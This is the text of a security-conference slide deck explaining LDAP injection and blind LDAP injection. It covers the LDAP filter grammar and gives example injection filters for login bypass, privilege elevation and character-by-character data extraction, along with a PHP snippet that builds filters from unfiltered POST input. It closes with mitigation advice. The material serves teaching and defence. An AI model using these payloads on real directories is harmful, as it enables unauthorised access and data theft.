LDAP Injection & Blind LDAP Injection

Testing WebApps in a OpenLDAP & ADAM environmet

Chema Alonso – chema@informatica64.com
Microsoft MVP Windows Security
Security Consultant – Informática64
José Parada – jparada@microsoft.com
Microsoft IT Pro Evangelist - Microsoft

AGENDA

1. Introduction.
2. LDAP Overview.
3. LDAP Injection.
   1. AND LDAP Injection.
   2. OR LDAP Injection.
4. Blind LDAP Injection.
5. Conclusions.

2

1. INTRODUCTION
WHAT IS A DIRECTORY?

- Directories are hierarchical databases that store and organize information sharing certain common attributes:
  - The information structure: a tree of directory entries.
  - Powerful browsing and search capabilities.
- Therefore, a directory is a database specialized in:
  - Searches instead of updates.
  - Specific queries instead of result lists.
- Furthermore, a directory tolerates temporal inconsistencies between its copies.

3

1. INTRODUCTION
WHAT IS A DIRECTORY SERVICE?

- A directory service is a software application implemented to access the directories information.
- It usually allows data replication and distribution.
- There are two kind of directory services:
  - **Local:** Designed to access to an unique directory in a limited context.
  - **Global:** Designed to access to different distributed directories (for example, DNS)

4

1. INTRODUCTION
DIRECTORIES DISADVANTAGES

- Current directories are multi-purpose, working as centralized information repositories for users authentication and enabling single sign-on environments.

But their proliferation present some difficulties:

- The effort to generate and manage is important.
- Information is duplicated, and sometimes, inconsistent.
- Poor user experience.
- Security risks.

5

1. INTRODUCTION
X.500 STANDARD

- To overcome these limitations and difficulties, the X.500 standard was developed for the directory services:
  - Hierarchical organization of directory entries.
  - Optimized for database reads.
  - Based on objects: object classes and attributes, inheritance.
  - Extensible schema (schema=definition of object classes and attributes).
  - OID (Object Identifier) names space.

6

2. LDAP OVERVIEW

- The Lightweight Directory Access Protocol is a protocol for querying and modifying directory running over TCP/IP.
  - The simple implementation is DAP (OSI), created in 1993 with the RFC 1487 to access X.500 directories.
  - Its popularity came with version 2 (RFC 1777).
  - We are currently in version 3 (RFC 4511).
- It is not a directory, a database or an information repository.
  - It is a protocol to access directory services.

7

2. LDAP OVERVIEW FUNCTIONALITIES

- LDAP is object-oriented:
  - Therefore, every entry in a LDAP tree is an instance of an object and must correspond to the rules fixed for the attributes of that object in the scheme.
- Directories unification:
  - Data normalization.
  - Consistent and centralized management.
  - Better user experience.
  - Security.
- How?
  - Open standard.
  - Simple protocol.
  - Distributed architecture.
  - Use of UTF-8.
  - Designed to include general purpose directories.
  - Security: Transport Layer Security (TLS) and Simple Authentication and Security Layer (SASL).

8

2. LDAP OVERVIEW OPERATION

- Server:
  - Listening in the port 389 (636 via SSL).
  - It gives standard information about its "RootDSA".
  - It can negotiate or require security.
- Client:
  - It has to send its queries to a LDAP server.
  - It receives from this server a Standard Result Message.
- Messages:
  - They make all the communications uniform.
  - Five types:
    - Connection, Add, Search, Delete and Modify.
  - The message ID identifies the client and its query.
  - Control details are optional.


9

2. LDAP OVERVIEW IMPLEMENTATIONS

- These are the more widely used:
  - Active Directory- Microsoft (ADAM).
  - Novell Directory Services-Novell.
  - iPlanet .
  - OpenLDAP .
  - Red Hat Directory Server.
- They are a key component for the daily operation of many companies and institutions, almost all the applications and network services are based on this kind of directories.
  - And all these directories based are very often used as validation directories in many Web environments.


10

2. LDAP OVERVIEW
ADAM



11

2. LDAP OVERVIEW
OPENLDAP



12

3. LDAP INJECTION

- The LDAP injection attacks are based on the same techniques that the SQL injection attacks.
- The underlying concept is to take advantage of the parameters introduced by the client to generate the LDAP query.
- A secure application should filter the parameters introduced by the user before constructing the query sent to the server.
- But in a vulnerable environment these parameters are not filtered and the attacker can inject code to change the results obtained with the query.

13

3. LDAP OVERVIEW
FILTERS STRUCTURE (RFC: 4515)

filter = LPAREN filtercomp RPAREN
filtercomp = and / or / not / item
and = AMPERSAND filterlist
or = VERTBAR filterlist
not = EXCLAMATION filter
filterlist = 1*filter
item = simple / present / substring / extensible
simple = attr filtertype assertionvalue
filtertype = equal / approx / greaterorequal / lessorequal
equal = EQUALS
approx = TILDE EQUALS
greaterorequal = RANGLE EQUALS
lessorequal = LANGLE EQUALS

14

3. LDAP INJECTION

- Taking into consideration the structure of the LDAP filters given by the RFC 4515 and the implementations of the most widely used LDAP Directory Services:
  - Only when the parameters introduced by the user are not filtered and when the normal queries begin with a logical operator AND and OR code injection attacks can be performed.
- Therefore, two kinds of injection can be generated depending on the environment:
  - AND LDAP Injection.
  - OR LDAP Injection.

15

DEMO:
LDAP SEARCH FILTERS

3. LDAP INJECTION AND LDAP INJECTION

Query constructed with AND operator:

(&(attribute1=value1)(attribute2=value2))

Example:

(&(directory=documents)(security_level=low))

Injection:

(&(directory=files)(security_level=))*


(&(directory=documents)(security_level=low))

17

DEMO: AND LDAP INJECTION

3. LDAP INJECTION AND LDAP INJECTION. DEMO 1


Login Process in a Webapp



19

3. LDAP INJECTION AND LDAP INJECTION. DEMO 1


Login Process in a Webapp



20

3. LDAP INJECTION AND LDAP INJECTION. DEMO 2


Elevation of Privileges in an unsecure WebApp



21

3. LDAP INJECTION AND LDAP INJECTION. DEMO 2

Elevation of Privileges in an unsecure WebApp



22

3. LDAP INJECTION OR LDAP INJECTION

Query constructed with OR operator:

(|(attribute1=value1)(attribute2=value2))

Example:

(|(cn=D)(ou=Groups))*

Injection:


(|(cn=void)(uid=)(ou=Groups))*

23

DEMO: OR LDAP INJECTION

3. LDAP INJECTION
OR LDAP INJECTION. DEMO 3


Accessing data in an unsecure WebApp



25

3. LDAP INJECTION
OR LDAP INJECTION. DEMO 3

Accessing data in an unsecure WebApp



26

4. BLIND LDAP INJECTION

- One extended solution to avoid the code injection is to avoid the server to show error messages when it executes invalid queries.
- Suppose that an attacker can infer from the server response, although it does not show error messages, if the code injected in the query generates a true or false response.
- Then, the attacker could use this behavior to ask the server true or false questions.
  - Binary Logic.
- This kind of injection is a more tedious method than the classic one but it can be easily automatized.

27

4. BLIND LDAP INJECTION. DICTIONARY ATTACK

Example:

(& (objectClass=printer)(type=HP LaserJet 2100))

Injection to obtain the TRUE result:

(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=))*

Injections to obtain the *objectClass* values:


(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=logins))
(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=docs))
(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=news))
(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=adms))
(&(objectClass=printer)(type=HP LaserJet 2100)(objectClass=users))
….

DEMO: DICTIONARY ATTACK

4. BLIND LDAP INJECTION

DEMO 4

Discovering attributes in a unsecure WebApp




Attribute NOT exists (or there is not access privilege)

30

4. BLIND LDAP INJECTION
DEMO 4

Discovering attributes in a unsecure WebApp



Attribute exists (and there is access privilege)

31

4. BLIND LDAP INJECTION

- But if it is a blind attack, the values of an atttibute may be difficult to guess.
- A data booleanization can be used based on the binary logic TRUE/FALSE.
  - The injections are constructed to infer the characters composing the different values of an attribute.
- And, for example, once the *objectClass* **users** is found, the data booleanization can be used again to obtain the names of all the system users.

32

4. BLIND LDAP INJECTION BINARY SEARCH

- How much money does Jose earn?

Low index: 1 – High index: 10 – Middle value: 5
(&(objectClass=)(uid=jparada)(salary>=5)) ->FALSE*
Low index: 1 – High index: 5 – Middle value: 2
(&(objectClass=)(uid=jparada)(salary>=2)) ->TRUE*
Low index: 2 – High index: 5 – Middle value: 3
(&(objectClass=)(uid=jparada)(salary>=3)) ->TRUE*
Low index: 3 – High index: 5 – Middle value: 4
(&(objectClass=)(uid=jparada)(salary>=4)) ->FALSE*
Low index: 4 – High index: 4 – Middle value: 4


Salary=4 [million of € per month]

33

DEMO: BINARY SEARCH

34

4. BLIND LDAP INJECTION DATA BOOLEANIZATION



35

4. BLIND LDAP INJECTION DATA BOOLEANIZATION


Injections to obtain *department* values using data booleanization:

(&(objectClass=printer)(type=HP LaserJet 2100)(department=)) ->TRUE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=a)) -> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=b))-> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=c)) -> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=d)) -> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=e)) -> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=f))->TRUE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=fa)) -> FALSE*
(&(objectClass=printer)(type=HP LaserJet 2100)(department=fb)) -> FALSE*
....
(&(objectClass=printer)(type=HP LaserJet 2100)(department=fi))->TRUE*

DEMO:
DATA BOOLEANIZATION

4. BLIND LDAP INJECTION
DEMO 5

Data Booleanization in an unsecure WebApp




False

38

4. BLIND LDAP INJECTION
DEMO 5

Data Booleanization in an unsecure WebApp




True

39

4. BLIND LDAP INJECTION
DEMO 5

Data Booleanization in an unsecure WebApp




False

40

4. BLIND LDAP INJECTION
DEMO 5

Data Booleanization in an unsecure WebApp



True

41

4. BLIND LDAP INJECTION
CHARSET REDUCTION


Injections to obtain charset used for store data in a attribute:

*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*a*)) ->TRUE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*b*)) -> FALSE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*c*)) ->TRUE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*d*)) -> FALSE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*e*)) -> FALSE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*f*)) ->TRUE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*g*))->FALSE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*h*)) -> FALSE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*i*)) ->TRUE*
....
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*z*))->TRUE*

DEMO:
CHARSET REDUCTION

4. BLIND LDAP INJECTION
DEMO 6

Charset Reduction in an unsecure WebApp




False

44

4. BLIND LDAP INJECTION
DEMO 6

Charset Reduction in an unsecure WebApp



True

45

5. CONCLUSIONS

- LDAP services facilitate access to networks information organizing it in a hierarchical database that allows authorized users and applications to find information related to people, resources and applications.
- LDAP injection techniques are an important threat for these environments, specially, for the control access and privileges and resources management.
  - These attacks modify the correct LDAP queries, altering their behavior for the attacker benefit.

46

5. CONCLUSIONS

- It is very important to filter the variables used to construct the LDAP queries before sending them to the server.
  - As a conclusion the parenthesis, asterisks, logical (AND, OR and NOT) and relational operators should be filtered on the client side.
- And the AND and OR constructions should be avoided to limit the injection possibilities.

47

5. CONCLUSIONS

- The privileges and roles given by LDAP should be used too.
- Other LDAP security topics:
  - MIMT
    - Downgrading SASL
    - Hijacking LDAP-s.
  - IPSec .
  - Code Analysis

```
case "Search":
  $filter = "(& (".$HTTP_POST_VARS["searchcrit"]."=".
$HTTP_POST_VARS["search"]."*) (& (objectclass=officePerson)))";
  include("inc/List.php");
  break;
```

48

QUESTIONS?

49

- Speakers:
  - Chema Alonso
    - chema@informatica64.com
    - Microsoft MVP Windows Security
    - Security Consultant
    - Informática64
  - José Parada
    - jparada@microsoft.com
    - Microsoft IT Pro Evangelist
    - Microsoft
- Authors:
  - Chema Alonso (chema@informatica64.com)
  - Rodolfo Bordón (rodol@informatica64.com)
  - Antonio Guzmán (antonio.guzman@urjc.es)
  - Marta Beltrán (marta.beltran@urjc.es)

50